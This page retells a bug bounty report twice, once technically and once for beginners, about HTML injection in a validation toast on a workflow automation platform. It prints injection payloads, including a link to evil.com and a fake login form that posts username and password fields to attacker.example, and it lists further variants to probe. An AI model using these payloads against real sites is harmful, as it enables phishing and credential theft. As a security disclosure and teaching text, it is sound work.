When a Toast Notification Becomes an Attacker-Controlled UI — $$ Bug Bounty
A validation error toast notification rendered user-supplied input as HTML instead of plain text. An attacker could inject HTML and inline CSS to manipulate the trusted UI, including adding clickable links, though JavaScript execution and SSRF were not achieved.
 Published on medium.com
Bug Bounty
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a third-party visual automation service: a platform where users connect different applications and APIs, build automated workflows, and manage the data those workflows share. Among its features are Data Stores, which hold and manage data between workflow executions.
Inside the Data Store interface, fields can be given a specific type. When a value does not match the field's type, the application raises a validation error, and that error is shown to the user as a toast notification, the small transient message that appears over the interface.
The report concerns what happens when the value that fails validation is placed into that toast notification: the application rendered it as HTML rather than as text.
Setup
The researcher tested a Data Store on the platform and worked with a field whose type was set to Number. No particular account role, tool or version is described in the report. The steps in the report are to create a Data Store, define a field of type Number, and submit a value that fails the type check so that the validation toast is produced.
Finding it
While testing the Data Store input fields with unexpected values, the researcher noticed that part of the submitted input was reflected back inside the resulting validation error toast. At first this looked like an ordinary validation message.
What made it worth pursuing was the rendering: the reflected value was interpreted as markup. The researcher moved from testing input validation to testing how the application handled HTML markup, starting with simple tags and gradually increasing the complexity of the payload. HTML tags were interpreted by the notification component, which meant the input was not merely controlling the text of the error message but part of the UI itself.
Exploitation

Step 1: Create a Data Store
A Data Store is created on the platform.

Step 2: Configure the field

The field is configured with Type set to Number, and the payload is placed in the field's Name.
Step 3: Trigger the validation error

The researcher then tried to add a new string item to the store. At that point no error appeared; the error was triggered when the item was saved.

Saving the item triggers the validation toast.

Step 4: Proof of concept
The following payload was submitted:
<div style="display:block;padding:60px;min-width:900px;min-height:700px;background:#fff;border:10px solid #d32f2f;border-radius:20px;box-sizing:border-box;"><h1 style="margin:0;font-size:90px;color:#d32f2f;font-family:Arial;font-weight:bold;">⚠ HTML Injection</h1><hr style="margin:35px 0;border:5px solid #d32f2f;"><p style="font-size:42px;padding:30px;background:#000;color:#fff;font-weight:bold;">Proof of Concept</p><div style="margin-top:30px;padding:35px;border:5px dashed #d32f2f;font-size:34px;line-height:2;background:#fff5f5;">✔ User-controlled HTML is rendered.<br>✔ Inline CSS is applied.<br>✔ HTML formatting is preserved.<br>✔ Clickable links can be rendered.<br><a href="https://example.com">CLICK HERE</a>✔ UI can be manipulated.</div><hr style="margin:35px 0;border:5px solid #d32f2f;"><h2 style="font-size:48px;color:#000;">This is a safe HTML Injection Proof of Concept.</h2></div>
The payload is a single div with inline CSS that sets a large fixed size, a white background and a thick red border. Inside it, an h1 heading, horizontal rules, a black paragraph and a dashed-border box list what the injection achieves, and an anchor pointing at https://example.com provides a clickable link. The purpose of the styling is to show that this is not simply a cosmetic HTML rendering issue.
The HTML is rendered directly inside the application's notification.
Testing the boundaries
Before settling on the impact, the researcher tested how far the injection could be pushed. A clickable hyperlink was one of the first things tried:
<a href="https://evil.com">HTML</a>
The link rendered as a clickable element inside the notification. That mattered because the injected content was no longer limited to visual formatting: a user-controlled link could sit inside a UI component that normally displays trusted application messages.
A form-like interface was also tested:
<form action="https://attacker.example/collect" method="POST"> <input name="u"> <input name="p" type="password"> <input type="submit"></form>
Other possibilities were tried as well, including payloads involving JavaScript execution, external resource loading, image-based requests, phishing-style forms, external links and SSRF. These tests did not produce JavaScript execution or a confirmed SSRF, and the researcher deliberately did not overstate the finding.
The confirmed capabilities were HTML rendering, inline CSS and clickable links.
Root cause
The notification component inserted the reflected value into the page as markup instead of as text. The report does not describe the code behind the toast, so the exact mechanism is not stated; likely the value was concatenated into the notification's HTML, or assigned through an HTML sink, without escaping or sanitisation. The report does not describe the validation logic behind the error message.
Impact

A crafted value in a field that later fails validation is rendered as HTML in the resulting toast notification. The confirmed effects are rendered HTML, applied inline CSS and clickable links. The report describes this as enough to manipulate the trusted UI and for social engineering. The report does not claim script execution, data theft or SSRF, and those were not confirmed.
Fix
The fix implied by the finding is to treat the reflected value as text when building the toast, escaping it or rendering it through a mechanism that does not interpret markup, rather than inserting it as HTML.
Variants to test
- Other typed fields. Set a field to a type other than Number (date, email, boolean) and submit a value that fails the check. A positive result is markup from the value appearing rendered in the validation toast.
- Other validation surfaces. Trigger errors from imports, bulk edits, file saves and API calls, not just the form. A positive result is the same rendering behaviour in any error channel that echoes the input.
- Field names and labels. Put the payload in the field's Name, as here, and in descriptions or labels. A positive result is the payload rendering wherever the name is displayed, including lists and summaries.
- Link and style handling. Submit an anchor and an element with inline CSS. A positive result is a clickable link or visibly restyled component inside the trusted UI.
- Form elements. Submit the form payload shown above. A positive result is input fields or a submit control rendered inside the notification.
- Resource loading. Include an image or other element that references an external URL and watch for the request. A positive result is an outbound request from the browser, which would indicate external resource loading.
What happened, in plain words
A security researcher was testing a website that lets people build automated workflows, a bit like a set of dominoes where one app's action knocks over the next. While poking at one of its features, he typed something into a field that was supposed to hold only numbers. The site complained, as expected, but it showed his text back to him in a small pop-up message. The problem was that the site did not show the text as plain text. It treated it as instructions for how to draw part of the page. That meant the researcher could change how the pop-up looked, including a large red box with a clickable link inside it. He reported this through the platform's bug bounty programme, the security team confirmed it, and he was paid a reward (shown in the report as $$$).
This article walks through the same story for someone who has never done security testing before.
The platform and the feature
The target was a third-party visual automation service. "Third-party" here just means it is a separate company's product, not something the researcher owned. "Visual automation" means you build workflows by dragging and connecting blocks on a screen rather than writing code. A workflow is a chain of steps that runs automatically: when something happens in one app, do something in another. For example, when a form is submitted, save the answer to a spreadsheet and send an email.
To make that work, the platform needs somewhere to keep data between runs. That is what Data Stores are for: they hold and manage data that different workflow executions share. Think of a Data Store as a shared notebook that several automated steps can read from and write to.
Inside the Data Store interface, you can create fields, and each field can be given a specific type. A type is a rule about what kind of value the field accepts. A field of type Number should only accept digits. If you try to put letters in it, the application raises a validation error, which is simply the application saying "this value does not fit the rule".
That error is shown to the user as a toast notification. A toast is the small message that slides in over the interface, usually near a corner, and disappears after a few seconds. You have seen thousands of them: "Message sent", "Saved", "Something went wrong". They are part of the application's own interface, so users tend to trust them.
The whole report is about one question: what happens when the value that failed validation is placed into that toast? On this platform, the answer was that the application rendered it as HTML instead of as text.
A few concepts before we start
HTML is the language browsers use to describe a page. It is made of tags, which are instructions in angle brackets. <h1>Hello</h1> tells the browser to show "Hello" as a big heading. <a href="...">text</a> tells it to show a clickable link. When a browser receives HTML, it does not show you the tags; it follows them and draws the result.
That is the heart of this bug. If a website takes something you typed and puts it into the page as HTML, the browser will obey it. If the website instead treats it as plain text, the browser will show the angle brackets literally, like <h1>, and nothing happens. The difference between those two behaviours is the difference between a harmless message and a security problem.
CSS is the language used to describe how HTML looks: colours, sizes, borders, spacing. Inline CSS means style rules written directly on a tag, inside a style="..." attribute. For example, style="color:red" makes the text red.
A bug bounty programme is a scheme where a company invites outside researchers to test its systems and pays them for reporting real problems responsibly, instead of suing them. The reward is called a bounty, and reports often show the amount as dollar signs to keep the exact figure private.
An API (Application Programming Interface) is the way one piece of software talks to another. A useful comparison: a restaurant menu. You do not walk into the kitchen; you order from a fixed list, and food comes back. An API is that menu for programs: a defined set of requests you can make and responses you get back. The automation platform connects to other apps through their APIs.
A cookie or token is a small piece of data your browser holds to prove who you are after you log in, like a wristband at an event. You do not need one for this story, but you will see the words in security writing, so it is worth knowing.
HTML Injection is the name of the vulnerability class here. It means an attacker manages to get their own HTML into a page they do not control. It is related to, but weaker than, Cross-Site Scripting (XSS), where an attacker gets their own JavaScript (code that runs in the browser) into a page. HTML Injection alone usually cannot run code, but it can still change what the page looks like and what it links to, which is enough for trickery.
SSRF (Server-Side Request Forgery) is a different bug where an attacker makes the server itself fetch a URL of the attacker's choosing. It is mentioned in the report only as something that was tested and did not work.
Finding the injection
The interesting part started when the researcher looked at how validation errors were handled inside the Data Store interface. He created a Data Store and started feeding the input fields unexpected values, deliberately the wrong kind of value for each field.
The field he was testing had type Number. Naturally, entering a non-numeric value caused a validation error. What caught his attention was that part of his input appeared inside the resulting toast notification. In security language, the input was reflected: it went in one side and came back out on the screen.
At that point most people would stop and call it an input-validation issue, meaning "the site should have rejected my value more cleanly". He did the opposite. He stopped testing it as a validation problem and started testing how the application handled HTML markup. He began with simple tags and gradually increased the complexity of the payload. A payload is just the crafted input an attacker sends to try to trigger a bug.
Eventually he confirmed that HTML tags were actually being interpreted by the notification component. That meant he was not just controlling the text of the error message. He was controlling part of the UI itself. UI stands for user interface: everything you see and click on the screen.
From HTML Injection to UI manipulation
Once the injection was confirmed, the next question was how much impact he could actually get from it. He did not want to stop at proving that a <div> or an <h1> could be rendered. A <div> is a generic container in HTML, and an <h1> is a top-level heading; both are harmless on their own. The interesting question is what else the browser will do with injected markup.
One of the first things he tested was whether he could inject a clickable hyperlink:
<a href="https://evil.com">HTML</a>
Line by line:
<astarts an anchor tag, which is HTML's word for a link.href="https://evil.com"is the attribute that says where the link goes.hrefstands for hypertext reference. Here it points athttps://evil.com, a domain commonly used in examples to stand for an attacker's site.>closes the opening tag.HTMLis the visible text of the link, the part a user would click.</a>closes the anchor.
The link was successfully rendered as a clickable element inside the notification. That was an important escalation, because the injected content was no longer limited to visual formatting. An attacker could potentially place a user-controlled link directly inside a UI component that normally displays trusted application messages. In plain terms: a message the user believes came from the application could contain a link the attacker chose.
What about something more serious?
At this point he started testing whether the injection could be pushed further. He tested several possibilities, including payloads involving:
- JavaScript execution
- External resource loading
- Image-based requests
- Phishing-style forms
- External links
- SSRF
A quick word on each. JavaScript execution would mean getting code to run in the victim's browser, which is the serious version of this class of bug. External resource loading means making the page fetch something from another server, for example an image hosted elsewhere; if that works, the attacker's server learns that the page was viewed. Image-based requests are the same idea using an <img> tag. A phishing-style form is a fake login box that sends what you type to the attacker. External links are just links pointing off-site. SSRF was defined above.
For example, he tested whether he could introduce a form-like interface:
<form action="https://attacker.example/collect" method="POST"> <input name="u"> <input name="p" type="password"> <input type="submit"></form>
Line by line:
<formstarts a form, the HTML element used to collect input from a user.action="https://attacker.example/collect"says where the form's data will be sent when submitted.attacker.exampleis a placeholder domain, not a real site.method="POST"says how the data is sent. POST is the HTTP method used to send data in the body of a request, as opposed to GET, which puts it in the URL.>closes the opening tag.<input name="u">creates a text box. Thenameattribute is the label the value will be sent under, hereu, presumably for username.<input name="p" type="password">creates a password box, where typed characters are hidden as dots.<input type="submit">creates the button that sends the form.</form>closes the form.
He tested whether he could introduce a form-like interface. He also tested external resource loading and other techniques that could potentially increase the impact.
However, these tests did not result in JavaScript execution or a confirmed SSRF. He deliberately did not overstate the vulnerability, which is good practice: a report that claims more than it can prove gets taken less seriously.
The confirmed capabilities were:
HTML rendering + inline CSS + clickable links.
That was already enough to manipulate the trusted UI.
Making the impact visually obvious
To demonstrate the practical impact more clearly, he decided to build a more convincing proof of concept. A proof of concept (PoC) is a small demonstration that proves a bug is real, rather than just theoretical.
He wanted the PoC to show that this was not simply a cosmetic HTML rendering issue. Cosmetic would mean "the message looks a bit odd". He wanted to show that the notification could be turned into something completely different. So he used inline CSS to significantly change the appearance of the toast notification.
How I found it
Step 1: Create a Data Store
A Data Store is created on the platform. This is the shared notebook described earlier, the place where workflow data lives.
Step 2: Configure the field
Make sure that Type is Number and add the payload in the Name.
The report places the payload in the field's Name.
Step 3: Trigger the validation error
Try to add a new string item. A string is just text, as opposed to a number. Adding text to a Number field should fail the type check.
At this point there is no error, but what if we try to save it in the file? At that point there was no error; the error appeared when the item was saved.
Now it is triggered.
Step 4: Proof of concept
The following payload was submitted:
<div style="display:block;padding:60px;min-width:900px;min-height:700px;background:#fff;border:10px solid #d32f2f;border-radius:20px;box-sizing:border-box;"><h1 style="margin:0;font-size:90px;color:#d32f2f;font-family:Arial;font-weight:bold;">⚠ HTML Injection</h1><hr style="margin:35px 0;border:5px solid #d32f2f;"><p style="font-size:42px;padding:30px;background:#000;color:#fff;font-weight:bold;">Proof of Concept</p><div style="margin-top:30px;padding:35px;border:5px dashed #d32f2f;font-size:34px;line-height:2;background:#fff5f5;">✔ User-controlled HTML is rendered.<br>✔ Inline CSS is applied.<br>✔ HTML formatting is preserved.<br>✔ Clickable links can be rendered.<br><a href="https://example.com">CLICK HERE</a>✔ UI can be manipulated.</div><hr style="margin:35px 0;border:5px solid #d32f2f;"><h2 style="font-size:48px;color:#000;">This is a safe HTML Injection Proof of Concept.</h2></div>
This is one long line, so it helps to break it into pieces. The whole thing is a single <div> with inline CSS that sets a large fixed size, a white background and a thick red border. Inside it, an <h1> heading, horizontal rules, a black paragraph and a dashed-border box list what the injection achieves, and an anchor pointing at https://example.com provides a clickable link.
Piece by piece:
<div style="display:block;padding:60px;min-width:900px;min-height:700px;background:#fff;border:10px solid #d32f2f;border-radius:20px;box-sizing:border-box;">opens the outer container.display:blockmakes it behave as a block, taking its own space.padding:60pxadds 60 pixels of space inside its edges.min-width:900pxandmin-height:700pxforce it to be at least that big, so it covers a large part of the screen.background:#fffis white.border:10px solid #d32f2fdraws a 10-pixel solid border in a red colour.border-radius:20pxrounds the corners.box-sizing:border-boxmakes the size include the border and padding, so the numbers add up as expected.<h1 style="margin:0;font-size:90px;color:#d32f2f;font-family:Arial;font-weight:bold;">⚠ HTML Injection</h1>is a huge red heading reading "⚠ HTML Injection".font-size:90pxmakes it enormous,color:#d32f2fis the same red,font-family:Arialpicks the typeface,font-weight:boldmakes it bold, andmargin:0removes the default spacing around it.<hr style="margin:35px 0;border:5px solid #d32f2f;">is a horizontal rule, a divider line. Here it is styled as a thick red line with 35 pixels of space above and below.<p style="font-size:42px;padding:30px;background:#000;color:#fff;font-weight:bold;">Proof of Concept</p>is a paragraph reading "Proof of Concept", in large bold white text on a black background (background:#000,color:#fff).<div style="margin-top:30px;padding:35px;border:5px dashed #d32f2f;font-size:34px;line-height:2;background:#fff5f5;">opens an inner box with a dashed red border, a very pale pink background, large text and generous line spacing.- Inside that box,
✔ User-controlled HTML is rendered.<br>is a line of text with a tick, followed by<br>, a line break. The next three lines follow the same pattern:✔ Inline CSS is applied.<br>,✔ HTML formatting is preserved.<br>,✔ Clickable links can be rendered.<br>. <a href="https://example.com">CLICK HERE</a>is the clickable link, pointing atexample.com, a domain reserved for examples.✔ UI can be manipulated.is the last line of the box, and</div>closes it.<hr style="margin:35px 0;border:5px solid #d32f2f;">is another red divider.<h2 style="font-size:48px;color:#000;">This is a safe HTML Injection Proof of Concept.</h2>is a large black subheading saying the demonstration is safe, meaning it does nothing harmful.- The final
</div>closes the outer container.
The purpose of all this styling is to show that this is not a cosmetic rendering quirk: the toast can be reshaped into something that looks nothing like an application message. The toast is restyled into a large red warning box with a link.
The HTML is rendered directly inside the application's notification.
Root cause
The notification component inserted the reflected value into the page as markup instead of as text. The report does not describe the code behind the toast, so the exact mechanism is not stated. Likely the value was concatenated into the notification's HTML, or assigned through an HTML sink, without escaping or sanitisation.
A few of those words deserve a plain explanation. Concatenation means gluing strings together: "Error: " + value produces one string. If that string is then handed to the browser as HTML, whatever was in value becomes part of the page. An HTML sink is any place in code where a string is turned into live HTML, for example by assigning it to an element's innerHTML property. Escaping means converting dangerous characters into harmless ones before display: < becomes <, which the browser shows as a literal < instead of treating it as the start of a tag. Sanitisation means cleaning HTML by removing tags and attributes that are not allowed.
Whatever validation existed checked the value against the field's Number type and produced the error message, but did not neutralise the markup in the value before it was displayed. Because the toast is part of the application's own interface, the browser treated the injected markup as trusted content from the application. The browser has no way to know that some of those tags came from a user rather than from the site's developers.
Impact
An attacker who can get a crafted value into a field that later fails validation can control part of the UI of the resulting toast notification. The confirmed effects are rendered HTML, applied inline CSS and clickable links.
That is enough for UI manipulation and social engineering. UI manipulation means making the interface look or behave differently from what the developers intended. Social engineering means tricking a person into doing something, rather than tricking a computer. A notification that users expect to be a genuine application message can be restyled and made to contain a link chosen by the attacker. The report notes that a notification users expect to be a genuine application message can be restyled and made to contain an attacker-chosen link.
The report does not claim script execution, data theft or SSRF, and those were not confirmed.
Fix
The fix implied by the finding is to treat the reflected value as text when building the toast, escaping it or rendering it through a mechanism that does not interpret markup, rather than inserting it as HTML. In everyday terms: show the user's input as words, not as instructions.
Variants to test
If you want to look for the same kind of bug yourself, these are directions to try. Each one states what a positive result would look like, so you know when you have found something.
- Other typed fields. Set a field to a type other than Number (date, email, boolean) and submit a value that fails the check. A positive result is markup from the value appearing rendered in the validation toast.
- Other validation surfaces. Trigger errors from imports, bulk edits, file saves and API calls, not just the form. A positive result is the same rendering behaviour in any error channel that echoes the input.
- Field names and labels. Put the payload in the field's Name, as here, and in descriptions or labels. A positive result is the payload rendering wherever the name is displayed, including lists and summaries.
- Link and style handling. Submit an anchor and an element with inline CSS. A positive result is a clickable link or visibly restyled component inside the trusted UI.
- Form elements. Submit the form payload shown above. A positive result is input fields or a submit control rendered inside the notification, which would support credential-style phishing.
- Resource loading. Include an image or other element that references an external URL and watch for the request. A positive result is an outbound request from the victim's browser, which would confirm external resource loading even without script execution.
Conclusion

This was a good reminder that HTML Injection does not always need JavaScript execution to become interesting. When attacker-controlled HTML reaches a trusted UI component, even a simple toast notification can become a powerful tool for UI manipulation and social engineering. The issue was confirmed by the security team and rewarded with $$$.
Glossary
- API: a defined way for one piece of software to talk to another, like a menu of requests and responses.
- Attribute: extra information written inside an HTML tag, such as
hrefon a link orstyleon any element. - Bounty: a reward paid by a company for a responsibly reported security bug.
- Bug bounty programme: a scheme where a company invites outside researchers to test its systems and pays for valid reports.
- Concatenation: joining strings end to end, for example
"Error: " + value. - Cookie: a small piece of data stored by your browser to remember state, such as who is logged in.
- Cross-Site Scripting (XSS): a bug where an attacker gets their own JavaScript to run in another user's browser.
- CSS: the language that describes how HTML looks: colours, sizes, borders, spacing.
- Data Store: a feature that holds and manages data shared between workflow executions.
- Escaping: converting special characters into harmless equivalents so they display as text rather than being interpreted.
- External resource loading: making a page fetch something, such as an image, from another server.
- HTML: the language browsers use to describe a page, made of tags in angle brackets.
- HTML Injection: a bug where an attacker gets their own HTML into a page they do not control.
- HTML sink: a place in code where a string is turned into live HTML, such as assigning to
innerHTML. - Inline CSS: style rules written directly on a tag inside a
style="..."attribute. - JavaScript: the programming language that runs in browsers and can make pages interactive.
- Payload: the crafted input an attacker sends to try to trigger a bug.
- Phishing: tricking someone into entering credentials or clicking a link by pretending to be a trusted party.
- POST: an HTTP method used to send data in the body of a request, as opposed to GET, which puts data in the URL.
- Proof of concept (PoC): a small demonstration that proves a bug is real.
- Reflected: input that goes into an application and comes back out on the screen.
- Sanitisation: cleaning HTML by removing tags and attributes that are not allowed.
- Social engineering: tricking a person into doing something, rather than tricking a computer.
- SSRF (Server-Side Request Forgery): a bug where an attacker makes the server fetch a URL of the attacker's choosing.
- String: text, as opposed to a number.
- Tag: an instruction in HTML written in angle brackets, such as
<h1>or<a>. - Toast notification: a small transient message that appears over an interface and disappears after a few seconds.
- Token: a piece of data used to prove identity or authorise a request, similar in role to a cookie.
- Type: a rule about what kind of value a field accepts, such as Number or text.
- UI (user interface): everything a user sees and clicks on the screen.
- UI manipulation: making an interface look or behave differently from what its developers intended.
- Validation error: a message saying a submitted value does not fit the rule for that field.
- Workflow: a chain of automated steps that runs when something happens.




